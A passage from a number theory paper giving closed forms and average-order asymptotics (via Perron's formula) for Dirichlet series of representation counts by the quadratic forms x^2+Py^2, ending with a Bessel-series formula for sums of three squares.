$$\begin{aligned} \mathcal{L}_{2,P} &= 2^{1-t} \sum_{\mu | P} L_{\epsilon_\mu \mu}(s) L_{-4P\epsilon_\mu/\mu}(s) \\ &= \sum_{n=1}^{\infty} \left\{ 2^{1-t} \sum_{\mu | P} \left(\frac{\epsilon_\mu \mu}{n}\right) * \left(\frac{-4P\epsilon_\mu/\mu}{n}\right) \right\} n^{-s} \end{aligned} \tag{4.1}$$

where P is an odd square-free number, t is the number of distinct factors of P and $\epsilon_\mu := \left(\frac{-1}{\mu}\right)$.

Explicitly, (4.1) holds for all *type one* numbers. These include and may comprise:

$$P = 5, 13, 21, 33, 37, 57, 85, 93, 105, 133, 165, 177, 253, 273, 345, 357, 385, 1365.$$

It is known that there are only finitely many such disjoint discriminants. We call such P **solvable**. Using (4.1), we have

$$\begin{aligned} \mathcal{R}_{2,P}(s) &= \sum_{n=1}^{\infty} 2^{2-2t} \sum_{\mu_1 \mu_2 | P} \left[\left(\frac{\epsilon_{\mu_1}\mu_1}{n}\right) * \left(\frac{-4P\epsilon_{\mu_1}/\mu_1}{n}\right) \right] \cdot \left[\left(\frac{\epsilon_{\mu_2}\mu_2}{n}\right) * \left(\frac{-4P\epsilon_{\mu_2}/\mu_2}{n}\right) \right] n^{-s} \\ &= 2^{2-2t} \sum_{\mu_1 \mu_2 | P} \sum_{n=1}^{\infty} \left[\left(\frac{\epsilon_{\mu_1}\mu_1}{n}\right) * \left(\frac{-4P\epsilon_{\mu_1}/\mu_1}{n}\right) \right] \cdot \left[\left(\frac{\epsilon_{\mu_2}\mu_2}{n}\right) * \left(\frac{-4P\epsilon_{\mu_2}/\mu_2}{n}\right) \right] n^{-s}. \end{aligned}$$

We now notice that $\mathcal{R}_{2,P}(s)$ is a sum of Dirichlet series in the form of Theorem 2.1. We may apply Theorem 2.1 on letting

$$f_i(n) := \left(\frac{\epsilon_{\mu_i}\mu_i}{n}\right), \qquad g_i(n) := \left(\frac{-4P\epsilon_{\mu_i}/\mu_i}{n}\right),$$

for $i = 1, 2$. Then

$$\begin{aligned} L_{f_1 f_2}(s) &= \sum_{n=1}^{\infty} \left(\frac{\epsilon_{\mu_1}\mu_1}{n}\right)\left(\frac{\epsilon_{\mu_2}\mu_2}{n}\right) n^{-s} \\ &= \sum_{\substack{n=1 \\ (n,(\mu_1,\mu_2))=1}}^{\infty} \left(\frac{\epsilon_{\mu_1^*\mu_2^*}\mu_1^*\mu_2^*}{n}\right) n^{-s} \\ &= L_{\epsilon_{\mu_1^*\mu_2^*}\mu_1^*\mu_2^*}(s) \prod_{p|(\mu_1,\mu_2)} \left(1 - \left(\frac{\epsilon_{\mu_1^*\mu_2^*}\mu_1^*\mu_2^*}{p}\right) p^{-s}\right) \end{aligned}$$

where $\mu_i^* := \mu_i/(\mu_1, \mu_2)$ and $\prod_{p|n}$ denotes the product over all prime factors of n. Similarly, we have

$$L_{g_1 g_2}(s) = L_{\epsilon_{\mu_1^*\mu_2^*}\mu_1^*\mu_2^*}(s) \prod_{p|\frac{2P}{(\mu_1,\mu_2)}} \left(1 - \left(\frac{\epsilon_{\mu_1^*\mu_2^*}\mu_1^*\mu_2^*}{p}\right) p^{-s}\right);$$

$$L_{f_1 g_2}(s) = L_{-4P\epsilon_{\mu_1^*\mu_2^*}/\mu_1^*\mu_2^*}(s) \prod_{p|\mu_1^*} \left(1 - \left(\frac{-4P\epsilon_{\mu_1^*\mu_2^*}/\mu_1^*\mu_2^*}{p}\right) p^{-s}\right);$$

$$L_{f_2 g_1}(s) = L_{-4P\epsilon_{\mu_1^*\mu_2^*}/\mu_1^*\mu_2^*}(s) \prod_{p|\mu_2^*} \left(1 - \left(\frac{-4P\epsilon_{\mu_1^*\mu_2^*}/\mu_1^*\mu_2^*}{p}\right) p^{-s}\right)$$

and

$$L_{f_1 f_2 g_1 g_2}(s) = \zeta(s) \prod_{p|2P} (1 - p^{-s}).$$

Our basic Theorem 2.1 gives

$$\begin{aligned} \mathcal{R}_{2,P}(s) = 2^{2(1-t)} &\sum_{\mu_1,\mu_2|P} L^2_{\epsilon_{\mu_1^*\mu_2^*}\mu_1^*\mu_2^*}(s) L^2_{-4P\epsilon_{\mu_1^*\mu_2^*}/\mu_1^*\mu_2^*}(s) \zeta(2s)^{-1} \\ &\times \prod_{p|2P} \left\{1 + \left[\left(\frac{\epsilon_{\mu_1^*\mu_2^*}\mu_1^*\mu_2^*}{p}\right) + \left(\frac{-4P\epsilon_{\mu_1^*\mu_2^*}/\mu_1^*\mu_2^*}{p}\right)\right] p^{-s}\right\}^{-1}. \end{aligned}$$

We have similar closed forms of L-functions for the quadratic form $x^2 + 2Py^2$ with discriminant $-8P$ (see (9.2.9) in [3]):

$$\mathcal{L}_{2,2P} = 2^{1-t} \sum_{\mu|P} L_{\epsilon_\mu \mu}(s) L_{-8P\epsilon_\mu/\mu}(s).$$

We deduce from Theorem 2.1, in the same way, that

$$\begin{aligned} \mathcal{R}_{2,2P}(s) = 2^{2(1-t)} &\sum_{\mu_1,\mu_2|P} L^2_{\epsilon_{\mu_1^*\mu_2^*}\mu_1^*\mu_2^*}(s) L^2_{-8P\epsilon_{\mu_1^*\mu_2^*}/\mu_1^*\mu_2^*}(s) \zeta(2s)^{-1} \\ &\times \prod_{p|2P} \left\{1 + \left[\left(\frac{\epsilon_{\mu_1^*\mu_2^*}\mu_1^*\mu_2^*}{p}\right) + \left(\frac{-8P\epsilon_{\mu_1^*\mu_2^*}/\mu_1^*\mu_2^*}{p}\right)\right] p^{-s}\right\}^{-1} \end{aligned}$$

for the *type two* integers

$$P = 1, 3, 5, 11, 15, 21, 29, 35, 39, 51, 65, 95, 105, 165, 231.$$

We note that $210 = 2 \times 105$ yields the invariant which Ramanujan sent to Hardy in his famous letter.

We may reprise with the following theorem:

Theorem 4.1. *Let P be a solvable square-free integer and let t be the number of distinct factors of P. We have for P respectively of type one and type two:*

$$\mathcal{R}_{2,P}(s) = 2^{2(1-t)} \sum_{\mu_1,\mu_2|P} L^2_{\epsilon_{\mu_1^*\mu_2^*}\mu_1^*\mu_2^*}(s) L^2_{-4P\epsilon_{\mu_1^*\mu_2^*}/\mu_1^*\mu_2^*}(s)\zeta(2s)^{-1} \times \prod_{p|2P}\left\{1+\left[\left(\frac{\epsilon_{\mu_1^*\mu_2^*}\mu_1^*\mu_2^*}{p}\right)+\left(\frac{-4P\epsilon_{\mu_1^*\mu_2^*}/\mu_1^*\mu_2^*}{p}\right)\right]p^{-s}\right\}^{-1}, \tag{4.2}$$

and

$$\mathcal{R}_{2,2P}(s) = 2^{2(1-t)} \sum_{\mu_1,\mu_2|P} L^2_{\epsilon_{\mu_1^*\mu_2^*}\mu_1^*\mu_2^*}(s) L^2_{-8P\epsilon_{\mu_1^*\mu_2^*}/\mu_1^*\mu_2^*}(s)\zeta(2s)^{-1} \times \prod_{p|2P}\left\{1+\left[\left(\frac{\epsilon_{\mu_1^*\mu_2^*}\mu_1^*\mu_2^*}{p}\right)+\left(\frac{-8P\epsilon_{\mu_1^*\mu_2^*}/\mu_1^*\mu_2^*}{p}\right)\right]p^{-s}\right\}^{-1}$$

where $\epsilon_\mu = \left(\frac{-1}{\mu}\right)$ and $\mu_i^* = \mu_i/(\mu_1,\mu_2)$.

In particular, the prime cases provide:

Corollary 4.2. *We have*

$$\mathcal{R}_{2,p}(s) = \frac{2\zeta^2(s)L^2_{-4p}(s)}{(1+2^{-s})(1+p^{-s})\zeta(2s)} + \frac{2L^2_p(s)L^2_{-4}(s)}{(1-2^{-s})(1+p^{-s})\zeta(2s)}$$

for $p = 5, 13, 37$, while

$$\mathcal{R}_{2,2}(s) = \frac{4\zeta^2(s)L^2_{-8}(s)}{(1+2^{-s})\zeta(2s)}.$$

Similarly,

$$\mathcal{R}_{2,2p}(s) = \frac{2\zeta^2(s)L^2_{-8p}(s)}{(1+2^{-s})(1+p^{-s})\zeta(2s)} + \frac{2L^2_{-p}(s)L^2_8(s)}{(1-2^{-s})(1-p^{-s})\zeta(2s)},$$

for $p = 3, 11$ while

$$\mathcal{R}_{2,2p}(s) = \frac{2\zeta^2(s)L^2_{-8p}(s)}{(1+2^{-s})(1+p^{-s})\zeta(2s)} + \frac{2L^2_p(s)L^2_{-8}(s)}{(1-2^{-s})(1-p^{-s})\zeta(2s)}$$

for $p = 5, 29$.

Closed forms for $\mathcal{L}_{2,P}(s)$ are also accessible for some P other than those of *type one* or *type two*. For example, (see Table VI of [10]) one has

$$\mathcal{L}_{2,3}(s) = (2+4^{1-s})\,\zeta(s)L_{-3}(s). \tag{4.3}$$

and hence by Theorem 2.1 and Lemma 3.1, we obtain

$$\mathcal{R}_{2,3}(s) = 4\frac{1+2^{3-2s}}{1+3^{-s}}\frac{(\zeta(s)\,L_{-3}(s))^2}{\zeta(2s)}. \tag{4.4}$$

We may also derive many formulae for non-square free integers via modular transformations [3]. We contain ourselves with the simplest example which is

$$\mathcal{R}_{2,4}(s) = \frac{4 - 2^{2-s} + 2^{4-2s}}{1 + 2^{-s}} \frac{(\zeta(s)\, L_{-4}(s))^2}{\zeta(2s)}$$

as a consequence of a quadratic transformation leading to

$$\mathcal{L}_{2,4}(s) = (2^{-1} - 2^{-1-s} + 4^{-s})\mathcal{L}_2(s).$$

There are some simple closed forms of the generating functions for more general binary quadratic forms found in [10]. Let

$$\mathcal{L}_{(a,b,c)}(s) := \sum_{(n,m)\neq(0,0)} \frac{1}{(am^2 + bmn + cn^2)^s} = \sum_{n=1}^{\infty} \frac{r_{(a,b,c)}(n)}{n^s}$$

and $\mathcal{R}_{(a,b,c)}(s) := \sum_{n=1}^{\infty} \frac{r_{(a,b,c)}(n)^2}{n^s}$ where $r_{(a,b,c)}(n)$ is the number of representations of n by the quadratic form $ax^2 + bxy + cy^2$. Then, we have (e.g. (26) of [25])

$$\sum_{h(D)} \mathcal{L}_{(a,b,c)}(s) = \omega(D)\zeta(s)L_D(s)$$

where the sum is taken over the $h(D)$ inequivalent reduced quadratic forms of discriminant $D := b^2 - 4ac$ and $\omega(-3) = 6, \omega(-4) = 4$ and $\omega(D) = 2$ for $D < -4$. In particular, for $c = 2, 3, 5, 11, 17, 41$, $h(D) = 1$ and the result is especially simple:

$$\mathcal{L}_{(1,1,c)}(s) = 2\zeta(s)L_D(s).$$

Hence from Theorem 2.1, we have

$$\mathcal{R}_{(1,1,c)}(s) = \frac{4(\zeta(s)L_D(s))^2}{(1 + |D|^{-s})\zeta(2s)},$$

with similar formulae for $(a, b, c) = (1, 1, 1)$ and $(1, 0, 1)$.

Thanks to the *On-Line Encyclopedia of Integer Sequences*

`http://www.research.att.com/~njas/sequences/`

we discover that the sequence $2, 3, 5, 11, 17, 41$ is exactly the so-called Euler "lucky" numbers which are the numbers n such that $m \to m^2 - m + n$ has prime values for $m = 0, \cdots, n - 1$.

5. The Average Order of $r_{2,P}(n)$

We start with the average order of $r_{2,P}$. The results in this section, in fact, can be obtained by a convolution argument such as we used to prove (3.18) in §3. This, however, does not seem to yield better error estimates, especially in the power of N, in Theorem 5.1 and 5.3 below. So we instead apply Perron's formula. Both methods would seem to add an unnecessary if unobtrusive 'ε'.

Theorem 5.1. *Let P be a solvable square-free integer, $x > 1$ and $\epsilon > 0$. We have for either $N = P$ of type one or $N = 2P$ of type two:*

$$\sum_{n\leq x} r_{2,N}(n) = \frac{\pi}{\sqrt{N}}x + O((xN)^{\frac{1}{2}+\epsilon}).$$

where the implicit constants are independent of x and P.

Proof. In view of (4.1), we have for $n \geq 1$

$$r_{2,P}(n) = 2^{1-t} \sum_{\mu|P} \left(\frac{\epsilon_\mu \mu}{n}\right) * \left(\frac{-4P\epsilon_\mu/\mu}{n}\right) \leq 2^{1-t} \sum_{\mu|P} \sigma_0(n) \leq 2\sigma_0(n). \tag{5.1}$$

It follows from (1.1) that

$$\mathcal{L}_{2,P}(\sigma) \ll \sum_{n=1}^{\infty} \frac{\sigma_0(n)}{n^\sigma} = \zeta(\sigma)^2 \ll \frac{1}{(\sigma-1)^2}$$

as $\sigma \to 1^+$. Now in view of Perron's formula (see Theorem 1 in §1 of Chapter V in [16]), for any $c > 1$, $\epsilon > 0$ and $x, T \geq 1$ we have

$$\sum_{n \leq x} r_{2,P}(n) = \frac{1}{2\pi i} \int_{c-iT}^{c+iT} \mathcal{L}_{2,P}(s) \frac{x^s}{s} ds + O(x^c T^{-1}(c-1)^{-2} + x^{1+\epsilon} T^{-1}). \tag{5.2}$$

In order to evaluate the above integral, we need the following well-known estimates for $\zeta(s)$ and L-functions.

Lemma 5.2. *We have*

$$\zeta(\sigma + i\xi) \ll \begin{cases} \frac{1}{\sigma-1} & \text{if } 1 < \sigma \leq 2 \text{ and } \xi = 0 \\ \log|\xi| & \text{if } 1 \leq \sigma \text{ and } |\xi| \geq e \\ |\xi|^{\frac{1-\sigma}{2}} \log|\xi| & \text{if } 0 \leq \sigma \leq 1 \text{ and } |\xi| \geq e \end{cases}$$

and

$$\frac{1}{\zeta(\sigma + i\xi)} \ll \log^7 |\xi|$$

if $\sigma \geq 1$ and $|\xi| \geq e$. If χ is a non-principal character modulo q, we have

$$L(\sigma + i\xi, \chi) \ll \log q(|\xi| + 2)$$

for $\sigma \geq 1$ while if χ is a primitive character modulo $q \geq 3$ and $0 \leq \sigma \leq 1$, then

$$L(\sigma + i\xi, \chi) \ll (q(|\xi| + 2))^{\frac{1-\sigma}{2}} \log q(|\xi| + 2).$$

As usual, we estimate the integral in (5.2) by replacing the integral over the rectangle R with vertices $b \pm iT$ and $c \pm iT$ with $b = \frac{1}{\log x}$ and then calculate the residues of the poles of the integrand inside R. In view of (4.2), the only pole of $\mathcal{R}_{2,P}(s)\frac{x^s}{s}$ inside R is $s = 1$, which comes from $\zeta(s)$, and its residue at $s = 1$ is $2^{1-t} L_{-4P}(1)x$ because $\lim_{s\to 1}(s-1)\zeta(s) = 1$.

For solvable P, i.e, $x^2 + Py^2$ having one form per genus, the class number equals the number of genera — which is 2^t (see p. 198 of [24]). Hence $L_{-4P}(1) = \frac{2^{t-1}\pi}{\sqrt{P}}$ for type one P and $L_{-8P}(1) = \frac{2^{t-1}\pi}{\sqrt{2P}}$ for type two P by (4.11) in [11]. Thus, the residue of $\mathcal{R}_{2,P}(s)\frac{x^s}{s}$ at $s = 1$ is $\frac{\pi}{\sqrt{P}}x$.

Next, using the estimates in Lemma 5.2 and (4.2), we may prove that for $|\xi| \leq T$,

$$\mathcal{L}_{2,P}(\sigma + i\xi) \ll \begin{cases} (P(|\xi| + 2))^{(1-\sigma)} \log^2(PT) & \text{if } b \leq \sigma \leq 1, \\ \log^2(PT) & \text{if } 1 \leq \sigma \leq c. \end{cases}$$

It then follows that

$$\begin{aligned}\frac{1}{2\pi i}\int_{b-iT}^{b+iT}\mathcal{L}_{2,P}(s)\frac{x^s}{s}ds &\ll \int_{-T}^{T}|\mathcal{L}_{2,P}(b+i\xi)|\frac{x^b}{|b+i\xi|}d\xi \\ &\ll PT\log^2(PT) \qquad (5.3)\end{aligned}$$

and

$$\begin{aligned}&\frac{1}{2\pi i}\int_{b\pm iT}^{c\pm iT}\mathcal{L}_{2,P}(s)\frac{x^s}{s}ds \\ &\ll \left\{\int_b^1+\int_1^c\right\}|\mathcal{L}_{2,P}(\sigma\pm iT)|\frac{x^\sigma}{T}d\sigma \\ &\ll P(\log PT)^2\int_b^1\left(\frac{x}{PT}\right)^\sigma d\sigma + T^{-1}(\log PT)^2\int_1^c x^\sigma d\sigma \\ &\ll x^cT^{-1}\log^2(PT)\log x. \qquad (5.4)\end{aligned}$$

Now by choosing $c=1+\frac{1}{\log x}$ and $T=(x/P)^{\frac{1}{2}}$, we get from (5.2)–(5.4) that

$$\sum_{n\le x}r_{2,P}(n)=\frac{\pi}{\sqrt{P}}x+O((xP)^{\frac{1}{2}+\epsilon}).$$

The case for type two P can be proved in the same way. This completes the proof of Theorem 5.1. □

For any square-free integer N, we define a constant α by:

$$\alpha(N):=2\gamma+\sum_{p|2N}\frac{\log p}{p+1}+2\frac{L'_{-4N}(1)}{L_{-4N}(1)}-\frac{12}{\pi^2}\zeta'(2)-1 \qquad (5.5)$$

where γ is Euler's constant and $\sum_{p|n}$ is the summation over all prime factors of n.

Theorem 5.3. *Let P be a solvable square-free integer. Let $x>1$ and $\epsilon>0$. We have for either $N=P$ of type one or $N=2P$ of type two:*

$$\sum_{n\le x}r_{2,N}(n)^2=\frac{3}{N}\left(\prod_{p|2N}\frac{2p}{p+1}\right)(x\log x+\alpha(N)x)+O(N^{\frac{1}{4}+\epsilon}x^{\frac{3}{4}+\epsilon})$$

where the implicit constants are independent of both x and P.

Proof. It follows from (1.2) and (5.1) that

$$\mathcal{R}_{2,P}(\sigma)\ll\sum_{n=1}^{\infty}\frac{\sigma_0(n)^2}{n^\sigma}=\frac{\zeta^4(\sigma)}{\zeta(2\sigma)}\ll\frac{1}{(\sigma-1)^4}$$

as $\sigma\to1^+$. Similar to (5.2), for any $c>1$, $\epsilon>0$ and $x,T\ge1$, we have

$$\sum_{n\le x}r_{2,P}(n)^2=\frac{1}{2\pi i}\int_{c-iT}^{c+iT}\mathcal{R}_{2,P}(s)\frac{x^s}{s}ds+O(x^cT^{-1}(c-1)^{-4}+x^{1+\epsilon}T^{-1}). \qquad (5.6)$$

We estimate the integral in (5.3) by replacing the integral over the rectangle R with vertices $\frac{1}{2}\pm iT$ and $c\pm iT$ and then calculate the residues of the poles of the integrand inside R. In view of (4.2), the only pole of $\mathcal{R}_{2,P}(s)\frac{x^s}{s}$ inside R is $s=1$

of order 2 which comes from $\zeta(s)^2$ and corresponds to the terms when $\mu_1 = \mu_2$ in the double summation of (4.2):

$$2^{2(1-t)}\sigma_0(P)\zeta(s)^2 L_{-4P}(s)^2\zeta(2s)^{-1}\prod_{p|2P}(1+p^{-s})^{-1}\frac{x^s}{s} := F(s) \tag{5.7}$$

and its residue at $s = 1$ is

$$\begin{aligned} &= \lim_{s\to 1}\frac{d}{ds}\left\{(s-1)^2F(s)\right\} \\ &= \lim_{s\to 1}(s-1)^2F(s)\lim_{s\to 1}\frac{d}{ds}\log\left\{(s-1)^2F(s)\right\}. \end{aligned}$$

Since P is solvable, so

$$\begin{aligned} \lim_{s\to 1}(s-1)^2F(s) &= 2^{2(1-t)}\sigma_0(P)L_{-4P}^2(1)\zeta(2)^{-1}\prod_{p|2P}(1+p^{-1})^{-1}x \\ &= \frac{3}{P}\left(\prod_{p|2P}\frac{2p}{p+1}\right)x. \end{aligned}$$

In view of (5.5) and (5.7), we have

$$\begin{aligned} &\lim_{s\to 1}\frac{d}{ds}\log\left\{(s-1)^2F(s)\right\} \\ = \;& 2\gamma + \sum_{p|2P}\frac{\log p}{p+1} + 2\frac{L'_{-4P}(1)}{L_{-4P}(1)} - \frac{12}{\pi^2}\zeta'(2) - 1 + \log x \\ = \;& \alpha(P) + \log x \end{aligned}$$

because $\lim_{s\to 1}\left(\frac{1}{s-1} + \frac{\zeta'(s)}{\zeta(s)}\right) = \gamma$. Therefore the residue of $\mathcal{R}_{2,P}(s)\frac{x^s}{s}$ at $s = 1$ is

$$\frac{3}{P}\left(\prod_{p|2P}\frac{2p}{p+1}\right)(x\log x + \alpha(P)x). \tag{5.8}$$

Next using the estimates in Lemma 5.2 and (4.2), one can prove that for $|\xi| \le T$,

$$\mathcal{R}_{2,P}(\sigma + i\xi) \ll \begin{cases} P^{(1-\sigma)+\epsilon}(|\xi|+2)^{2(1-\sigma)}\log^A T & \text{if } \frac{1}{2} \le \sigma \le 1, \\ P^{\epsilon}\log^A T & \text{if } 1 \le \sigma \le c. \end{cases}$$

It then follows that

$$\begin{aligned} \frac{1}{2\pi i}\int_{\frac{1}{2}-iT}^{\frac{1}{2}+iT}\mathcal{R}_{2,P}(s)\frac{x^s}{s}ds &\ll \int_{-T}^{T}|\mathcal{R}_{2,P}(\frac{1}{2}+i\xi)|\frac{x^{\frac{1}{2}}}{|\frac{1}{2}+i\xi|}d\xi \\ &\ll P^{\frac{1}{2}+\epsilon}x^{\frac{1}{2}}T\log^A T \end{aligned} \tag{5.9}$$

and

$$\begin{aligned}
&\frac{1}{2\pi i}\int_{\frac{1}{2}\pm iT}^{c\pm iT}\mathcal{R}_{2,P}(s)\frac{x^s}{s}ds\\
\ll\ &\left\{\int_{\frac{1}{2}}^{1}+\int_{1}^{c}\right\}|\mathcal{R}_{2,P}(\sigma\pm iT)|\frac{x^\sigma}{T}d\sigma\\
\ll\ &P^{1+\epsilon}T(\log T)^A\int_{\frac{1}{2}}^{1}\left(\frac{x}{PT^2}\right)^\sigma d\sigma+P^\epsilon T^{-1}(\log T)^A\int_1^c x^\sigma\,d\sigma\\
\ll\ &P^\epsilon x^c T^{-1}\log^A T. \qquad (5.10)
\end{aligned}$$

Now by choosing $c=1+\frac{1}{\log x}$ and $T=(x/P)^{\frac{1}{4}}$, we get from (5.6) and (5.8)-(5.10) that

$$\sum_{n\le x}r_{2,P}(n)^2=\frac{3}{P}\left(\prod_{p|2P}\frac{2p}{p+1}\right)(x\log x+\alpha(P)x)+O(P^{\frac{1}{4}+\epsilon}x^{\frac{3}{4}+\epsilon}).$$

The case for type two P can be proved in the same way. This completes the proof of Theorem 5.3. □

In particular, we have established:

Theorem 5.4. *For any $x\ge 1$, we have*

$$\sum_{n\le x}r_{2,p}(n)^2=\frac{8}{p+1}(x\log x+\alpha(p)x)+O(x^{\frac{3}{4}+\epsilon})$$

for $p=5,13,37$ and

$$\sum_{n\le x}r_{2,2p}(n)^2=\frac{4}{p+1}(x\log x+\alpha(2p)x)+O(x^{\frac{3}{4}+\epsilon})$$

for $p=1,3,5,11,29$. Here the implicit constants are again independent of x.

Similarly, in view of (4.3) and (4.4), we have for $x>1$,

$$\sum_{n\le x}r_{2,3}(n)=\frac{\pi}{\sqrt{3}}x+O(x^{\frac{1}{2}+\epsilon})$$

and

$$\sum_{n\le x}r_{2,3}(n)^2=2(x\log x+\alpha_3 x)+O(x^{\frac{3}{4}+\epsilon}) \qquad (5.11)$$

where $\alpha_3:=2\gamma-\frac{4}{3}\log 2+\frac{1}{4}\log 3+\frac{6\sqrt{3}}{\pi}L'_{-3}(1)-\frac{12}{\pi^2}\zeta'(2)-1$.

Also

$$\sum_{n\le x}r_{2,4}(n)=\frac{\pi}{2}x+O(x^{\frac{1}{2}+\epsilon})$$

and

$$\sum_{n\le x}r_{2,4}(n)^2=\frac{3}{2}(x\log x+\alpha_4 x)+O(x^{\frac{3}{4}+\epsilon})$$

where $\alpha_4:=2\gamma-\frac{2}{3}\log 2+\frac{8}{\pi}L'_{-4}(1)-\frac{12}{\pi^2}\zeta'(2)-1$.

Akin to Wagon's conjecture, we make the following conjecture.

Quadratic Conjecture. *For any square-free P,*

$$\sum_{n\le x} r_{2,P}(n) \sim \frac{\pi}{\sqrt{P}}x$$

and

$$\sum_{n\le x} r_{2,P}(n)^2 \sim \frac{3}{P}\left(\prod_{p|2P}\frac{2p}{p+1}\right) x\log x$$

as $x\to\infty$.

In view of Theorem 5.3, (3.14) and (5.11), our conjecture is true for solvable P and for $P=1,3$. We have also confirmed it for $P=7$ and 15 from the representations of

$$\mathcal{L}_{2,7}(s) = 2\,(1-2^{1-s}+2^{1-2s})\zeta(s)L_{-7}(s)$$

and

$$\mathcal{L}_{2,15}(s) = (1-2^{1-s}+2^{1-2s})\zeta(s)L_{15}(s) + (1+2^{1-s}+2^{1-2s})L_{-3}(s)L_5(s)$$

again given in [10], which leads to

$$\mathcal{R}_{2,7}(s) = 4\frac{(1-3\cdot 2^{-s}+2^{2-2s})}{(1+2^{-s})(1+7^{-s})}\frac{(\zeta(s)L_{-7}(s))^2}{\zeta(2s)}$$

and

$$\mathcal{R}_{2,15}(s) = \frac{2(1-3\cdot 2^{-s}+2^{2-2s})}{(1+2^{-s})(1+3^{-s})(1+5^{-s})}\frac{(\zeta(s)L_{-15}(s))^2}{\zeta(2s)} + \frac{2(1+3\cdot 2^{-s}+2^{2-2s})}{(1-2^{-s})(1-3^{-s})(1-5^{-s})}\frac{(L_{-3}(s)L_5(s))^2}{\zeta(2s)},$$

and may be analyzed by the methods above.

6. Sums of Three Squares and Other Powers

6.1. **Three Squares.** Odd squares are notoriously less amenable to closed forms. In this subsection, we primarily record some results for $r_3(n)$, the number of representations of n as a sum of three squares. Following Hardy, Bateman in [2] gives the following formula for $r_3(n)$. Let

$$\chi_2(n) := \begin{cases} 0 & \text{if } 4^{-a}n \equiv 7 \pmod 8;\\ 2^{-a} & \text{if } 4^{-a}n \equiv 3 \pmod 8;\\ 3\cdot 2^{-1-a} & \text{if } 4^{-a}n \equiv 1,2,5,6 \pmod 8\end{cases}$$

where a is the highest power of 4 dividing n.

Then

$$r_3(n) = \frac{16\sqrt{n}}{\pi}L_{-4n}(1)\,\chi_2(n) \times \prod_{p^2|n}\left(\frac{p^{-\tau}-1}{p^{-1}-1}+p^{-\tau}\left(1-\frac{1}{p}\left(\frac{-p^{-2\tau}n}{p}\right)\right)^{-1}\right) \tag{6.1}$$

where $\tau=\tau_p$ is the highest power of p^2 dividing n.

The Dirichlet series for $r_3(n)$ deriving from (6.1) is not as malleable as those of (3.1)-(3.4), but we are able to derive a nice expression in terms of Bessel functions.

Let K_s be the *modified Bessel function of the second kind.* Then we have (see [27], p. 183)

$$K_s(x) = \frac{1}{2}\left(\frac{x}{2}\right)^s \int_0^\infty e^{-t-\frac{x^2}{4t}} \frac{dt}{t^{s+1}}. \tag{6.2}$$

By the substitution $t = \frac{1}{u}$ in (6.2), we get

$$K_s(x) = \frac{1}{2}\left(\frac{x}{2}\right)^s \int_0^\infty e^{-\frac{x^2 u}{4}-\frac{1}{u}} u^{s-1} du. \tag{6.3}$$

Let

$$\theta_3(q) := \sum_{n=-\infty}^{\infty} q^{n^2}$$

be the classical Jacobean theta function. In view of the Poisson summation formula, we have, for $t > 0$

$$\theta_3(e^{-\pi t}) = t^{-\frac{1}{2}}\theta_3(e^{-\pi/t}).$$

Since the Mellin transform of $e^{-\alpha t}$ for $\alpha \neq 0$ is $M_s(e^{-\alpha t}) = \Gamma(s)\alpha^{-s}$, so we have (letting $q = e^{-\pi t}$)

$$\begin{aligned}
\mathcal{L}_3(s) &= 3\sum_{n,m,p\in\mathbb{Z}} \frac{n^2}{(n^2+m^2+p^2)^{s+1}} \\
&= \frac{3\pi^{s+1}}{\Gamma(s+1)} \sum_{n,m,p\in\mathbb{Z}} n^2 M_{s+1}(q^{n^2+m^2+p^2}) \\
&= \frac{3\pi^{s+1}}{\Gamma(s+1)} M_{s+1}\left(\sum_{n\in\mathbb{Z}} n^2 q^{n^2}\theta_3^2(q)\right) \\
&= \frac{3\pi^{s+1}}{\Gamma(s+1)} \sum_{n\in\mathbb{Z}} n^2 \int_0^\infty e^{-n^2\pi t}\theta_3^2(e^{-\pi/t}) t^{s-1} dt \\
&= \frac{3\pi^{s+1}}{\Gamma(s+1)} \sum_{n\in\mathbb{Z}} n^2 \sum_{m=1}^{\infty} r_2(m) \int_0^\infty e^{-n^2\pi t-\frac{\pi m}{t}} t^{s-1} dt \\
&\quad + \frac{3\pi^{s+1}}{\Gamma(s+1)} \sum_{n\in\mathbb{Z}} n^2 \int_0^\infty e^{-n^2\pi t} t^{s-1} dt. \qquad (6.4)
\end{aligned}$$

The first term of (6.4) is

$$\begin{aligned}
&= \frac{6\pi^{s+1}}{\Gamma(s+1)} \sum_{n=1}^{\infty} n^2 \sum_{m=1}^{\infty} r_2(m) \int_0^\infty e^{-n^2\pi t-\frac{\pi m}{t}} t^{s-1} dt \\
&= \frac{6\pi^{s+1}}{\Gamma(s+1)} \sum_{m=1}^{\infty} r_2(m)(\pi m)^s \sum_{n=1}^{\infty} n^2 \int_0^\infty e^{-n^2\pi^2 m x - 1/x} x^{x-1} dx, \qquad (x = \frac{t}{\pi m}) \\
&= \frac{12\pi^{s+1}}{\Gamma(s+1)} \sum_{m=1}^{\infty} r_2(m) m^{s/2} \sum_{n=1}^{\infty} \frac{1}{n^{s-2}} K_s(2\pi n\sqrt{m})
\end{aligned}$$

by (6.3) and the second term is

$$\begin{aligned} &= \frac{6\pi^{s+1}}{\Gamma(s+1)} \sum_{n=1}^{\infty} \frac{1}{n^{2s-2}\pi^s} \int_0^{\infty} e^{-x} x^{s-1} ds \\ &= \frac{6\pi}{s} \zeta(2s-2). \end{aligned}$$

This proves the following result:

$$\mathcal{L}_3(s) = \frac{6\pi}{s}\zeta(2s-2) + \frac{12\pi^{s+1}}{\Gamma(s+1)} \sum_{m=1}^{\infty} r_2(m) m^{s/2} \sum_{n=1}^{\infty} \frac{1}{n^{s-2}} K_s(2\pi n\sqrt{m}). \tag{6.5}$$

There is a corresponding formula for $\sum(-1)^n r_3(n)/n^s$ which corresponds to Madelung's constant (see p. 301 in [3]). The second term of (6.5) can be rewritten as

$$\frac{12\pi^{s+1}}{\Gamma(s+1)} \sum_{k>0} k^{\frac{s}{2}} K_s(2\pi\sqrt{k}) \sum_{n^2|k} \frac{r_2(k/n^2)}{n^{2s-2}}.$$

Moreover, these Bessel functions are elementary when s is a half-integer. Most nicely, for 'jellium', which is the Wigner sum analogue of Madelung's constant, we have

$$\mathcal{L}_3(1/2) = -\pi + 3\pi \sum_{m>0} \frac{r_2(m)}{\sinh^2(\pi\sqrt{m})},$$

and the exponential convergence is entirely apparent.

For a survey of other rapidly convergent lattice sums of this type see [3] and [6].

There is a corresponding formula for $\mathcal{L}_N(s)$, for all $N \geq 2$, in which we obtain a Bessel-series in $r_{N-1}(m)$:

